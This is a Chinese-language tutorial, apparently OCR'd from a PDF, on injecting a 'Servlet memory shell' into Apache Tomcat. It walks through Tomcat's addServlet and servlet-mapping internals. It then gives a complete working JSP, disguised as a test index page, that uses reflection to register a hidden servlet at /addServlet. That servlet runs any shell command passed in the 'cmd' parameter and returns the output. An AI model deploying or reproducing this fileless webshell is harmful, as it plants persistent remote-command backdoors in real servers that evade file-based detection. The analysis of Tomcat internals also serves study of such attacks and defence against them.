Servlet内存马


分类

- `filter`内存马是`servlet-api`内存马下的一种，也是通过接口方法动态注册`tomcat`组件。
- 直接查看`org.apache.catalina.core.ApplicationContext#addServlet`源代码

```
private ServletRegistration.Dynamic addServlet(String servletName, String
servletClass,
            Servlet servlet, Map<String,String> initParams) throws
IllegalStateException {

        if (servletName == null || servletName.equals("")) {  //判断servlet名称不能
为空
            throw new IllegalArgumentException(sm.getString(
                    "applicationContext.invalidServletName", servletName));
        }

        if (!context.getState().equals(LifecycleState.STARTING_PREP)) {  //判断程
序应用状态
            //TODO Spec breaking enhancement to ignore this restriction
            throw new IllegalStateException(
                    sm.getString("applicationContext.addServlet.ise",
                            getContextPath()));
        }

        Wrapper wrapper = (Wrapper) context.findChild(servletName); //从child中寻
找servlet，并转换为wrapper

        // Assume a 'complete' ServletRegistration is one that has a class and
        // a name
        if (wrapper == null) {   //如果wrapper空，则手动创建wrapper
            wrapper = context.createWrapper();
            wrapper.setName(servletName);
            context.addChild(wrapper);  //将servlet加入到child里面
        } else {
            if (wrapper.getName() != null &&
                    wrapper.getServletClass() != null) {
                if (wrapper.isOverridable()) {
                    wrapper.setOverridable(false);
                } else {
                    return null;
                }
            }
        }

        ServletSecurity annotation = null;
        if (servlet == null) {  //设置servlet类
            wrapper.setServletClass(servletClass);
            Class<?> clazz = Introspection.loadClass(context, servletClass);
            if (clazz != null) {
                annotation = clazz.getAnnotation(ServletSecurity.class);
            }
```


```
        } else {
            wrapper.setServletClass(servlet.getClass().getName());
            wrapper.setServlet(servlet);
            if (context.wasCreatedDynamicServlet(servlet)) {
                annotation =
servlet.getClass().getAnnotation(ServletSecurity.class);
            }
        }

        if (initParams != null) {  //参数
            for (Map.Entry<String, String> initParam: initParams.entrySet()) {
                wrapper.addInitParameter(initParam.getKey(),
initParam.getValue());
            }
        }

        ServletRegistration.Dynamic registration =
                new ApplicationServletRegistration(wrapper, context);  //创建对象
ApplicationServletRegistration并返回
        if (annotation != null) {
            registration.setServletSecurity(new
ServletSecurityElement(annotation));
        }
        return registration;
    }
```

- 通过上面的代码已经能够知道`addServlet`方法的基本工作流程了。之后我们可以模拟该过程用于注入一个自定义的`servlet`。之后还要解决的一个问题就是`servlet`的路由问题。
- 关于`servlet`的路由问题需要回到`tomcat`源码中，关于`servlet`的`mapping`信息的初始化在`tomcat`启动过程中就已经完成了。之后访问`servlet`的过程中是从已有的`mappingdata`中获取路由相关信息，进行处理



- 而在初始话的过程中，这个过程位于`org.apache.catalina.core.StandardContext#addServletMappingDecoded`方法

- 而调用的入口是`org.apache.catalina.startup.ContextConfig#webConfig`-->`org.apache.catalina.startup.ContextConfig#configureContext`




- 此处是一个`web.xml`的解析功能，将`web.xml`文件进行解析，读取里面注册的`servlet`和`servlet-mapping`，之后将数据存入`servletMappings`这个`HashMap`里面。
- 知道这两点之后应该就可以进行`servlet`的注册了。上代码吧。

```
<%@ page import="java.text.DateFormat" %>
<%@ page import="java.text.SimpleDateFormat" %>
<%@ page import="java.util.Date" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="org.apache.catalina.Wrapper" %>
<%@ page import="java.io.IOException" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="javax.servlet.annotation.ServletSecurity" %>
<%@ page import="java.util.Map" %>
<%@ page import="org.apache.catalina.core.ApplicationServletRegistration" %>
<%@ page import="java.util.HashMap" %>
<%@ page import="java.io.ByteArrayOutputStream" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
  <title>测试页面</title>
</head>
<body>
<%
  DateFormat dateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
  String dateStr = dateFormat.format(new Date());
%>
This is index.jsp

<br/>
<%= dateStr %>
<%
    ServletContext servletContext = request.getSession().getServletContext();
    Field context = servletContext.getClass().getDeclaredField("context");
    context.setAccessible(true);
```

```
    ApplicationContext ApplicationContext =
(ApplicationContext)context.get(servletContext);

    Field context1 = ApplicationContext.getClass().getDeclaredField("context");
    context1.setAccessible(true);
    StandardContext standardContext =(StandardContext)
context1.get(ApplicationContext);

    String servletName="addServlet_";
    Wrapper wrapper = (Wrapper) standardContext.findChild(servletName);

    // Assume a 'complete' ServletRegistration is one that has a class and
    // a name
    if (wrapper == null) {
        wrapper = standardContext.createWrapper();
        wrapper.setName(servletName);
        standardContext.addChild(wrapper);
    }else{
        out.println("servlet已经被注册");

    }
    ServletSecurity annotation = null;
    HttpServlet httpServlet = new HttpServlet() {
        @Override
        protected void doGet(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
            String cmd = req.getParameter("cmd");
            resp.getWriter().println(cmd);
            if(cmd!=null && !cmd.equals("")){
                Runtime runtime = Runtime.getRuntime();
                InputStream inputStream = runtime.exec(cmd).getInputStream();
                ByteArrayOutputStream outputStream = new
ByteArrayOutputStream();
                byte[] bytes = new byte[1024];
                int a=-1;
                while ((a=inputStream.read(bytes))!=-1){

                    outputStream.write(bytes,0,a);
                }
                resp.getWriter().println(new
String(outputStream.toByteArray()));
            }else{
                resp.getWriter().println(">||<");
            }
        }

        @Override
        protected void doPost(HttpServletRequest req, HttpServletResponse resp)
throws ServletException, IOException {
            this.doGet(req, resp);
        }
    };
    wrapper.setServletClass(httpServlet.getClass().getName());
    wrapper.setServlet(httpServlet);
    if (standardContext.wasCreatedDynamicServlet(httpServlet)) {
        annotation =
httpServlet.getClass().getAnnotation(ServletSecurity.class);
    }
```

```
    ServletRegistration.Dynamic registration =
            new ApplicationServletRegistration(wrapper, standardContext);
    if (annotation != null) {
        registration.setServletSecurity(new ServletSecurityElement(annotation));
    }
    standardContext.addServletMapping("/addServlet",servletName);
%>
</body>
</html>
```

- 访问 `index.jsp` 注入内存马



- 访问注入好的 `servlet`